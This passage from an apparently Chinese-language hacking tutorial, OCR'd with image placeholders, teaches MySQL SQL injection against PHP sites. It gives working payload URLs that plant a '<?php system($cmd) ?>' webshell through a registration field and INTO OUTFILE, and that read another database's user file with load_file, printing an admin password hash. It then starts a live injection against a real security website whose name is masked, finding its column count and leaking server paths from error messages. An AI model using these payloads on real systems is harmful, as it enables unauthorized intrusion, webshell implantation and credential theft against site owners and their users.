


图 32

好爽的一个webshell！哈哈，我也很喜欢。不过不知大家有没有发现：我们是在 magic_quotes_gpc = On 的情况下完成这项工作的，竟然在 phpmyadmin 里可以不用考虑引号的限制，说明什么？说明 phpmyadmin 太伟大了。

(3) 用 update 和 insert 得到 webshell

我们还可以利用 update 和 insert 来插入数据，然后来得到 webshell，还用上面那个例子的漏洞代码：

```
<?php
//reg.php
......
$query = "INSERT INTO members
VALUES('$id','$login','$pass','$email','2')" ;
......
?>
```

我们在 E-mail 的地方输入<?php system($cmd) ?>，假设我们注册后的 id 为 10，那么我们可以再找到一个可以注入的地方提交语句：http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,2,email,4,5,6,7,8,9,10,11%20from%20user%20where%20id=10%20into%20outfile'C:/apache/htdocs/site/test.php'

好了！又有了我们的 webshell（这是在 magic_quotes_gpc = Off 的情况下）！

5. MySQL 的跨库查询

大家是不是一直听说 MySQL 不能跨库查询啊。哈哈！今天我将要教大家一个好方法，通过这个方法来实现变相的跨库查询，方法就是通过 load_file 来直接读出 MySQL 中 data 文件夹下的文件内容，从而实现变态跨库查询。在这之前我们先讲一下 MySQL 的 data 文件夹下的结构：Data 文件夹下有按数据库名生成的文件夹，文件夹下按照表名生成三个后缀为 frm、myd、myi 的文件，例如 MySQL 中有 alpha 数据库，在 alpha 库中有 alphaauthor 和 alphadb 两个表，Alpha 文件夹内容如图 33 所示。




图 33

其中，alphadb.frm 放着 lphadb 表中的数据，alphadb.frm 放着表的结构，alphadb.myi 中放的内容随 MySQL 的版本不同而不同，具体可以自己用记事本打开来判断。假设我们知道有另外的一个数据库 yminfo210 存在，且存在表 user，user 中放着 admin 的信息。我们提交这个语句：http://localhost/site/display.php?id=451%20and%201=2%20%20union%20select%201,2,load_file('yminfo210/user.myd'),4,5,6,7,8,9,10,11




图 34

结果如图 34 所示。说明一下，“load_file”默认所在的目录是 MySQL 下的 data 目录，所以我们用“load_file('yminfo210/user.myd')”，当然，“load_file('.info210/user.myd')”也是一样的。要注意的是，into outfile 的默认路径是在所在的数据库文件夹下。

我们看，读出来的内容为：

```
?admin 698d51a19d8a121ce581499d7b701668admin@
yoursitecomadmin question admin answerhttp://www.
yoursite.com (? ? KA ? ? 127.0.0.1d| ? ?
aaa 3dbe00a167653a1aaee01d93e77e730e sdf@sd.com
sdfasdfsdfa asdfadfasd?E AM A 127.0.0.1222 222222223423
```

虽然乱码一堆，但我们还是可以看出用户名是 admin，密码是 698d51a19d8a121ce581499d7b701668，后面其它的是另外的信息。通过这种方法我们就实现了曲线跨库。

五、注入XX网站实例

说了这么多，下面我们来具体的使用一次，这次测试的对象

是国内一著名安全类站点——XXXX。

听人说XX网站有漏洞，我们一起去看看吧！提交http://www.xxxx.net/down/show.php?id=5403%20and%201=1，正常显示，如图35所示。




图35

提交http://www.xxxx.net/down/show.php?id=5403%20and%201=2，显示不正常，如图36所示。




图36

好，我们继续提交http://www.xxxx.net/down/show.php?id=5403%20and%201=1 union select 1，显示结果如图37。




图37

注意看！图37中没有显示程序名，而且还附带了错误信息：

```
Warning: mysql_fetch_object(): supplied argument is not a valid MySQL result resource in D:\web\heibai\down\show.php on line 45
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL result resource in D:\web\xxxx\down\global.php on line 578
```

晕了，网站路径出来了，那可就死定了哦！我们继续，直到猜到http://www.xxxx.net/down/show.php?id=5403%20and%201=1%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19的时候页面才正常显示，如图38。




图38

好！我们转换语句为：http://www.xxxx.net/down/show.php?id=5403%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19

显示如图39。看看简介处显示为12，我们可以猜测此处应该为字符型。OK！下面看看文件内容。

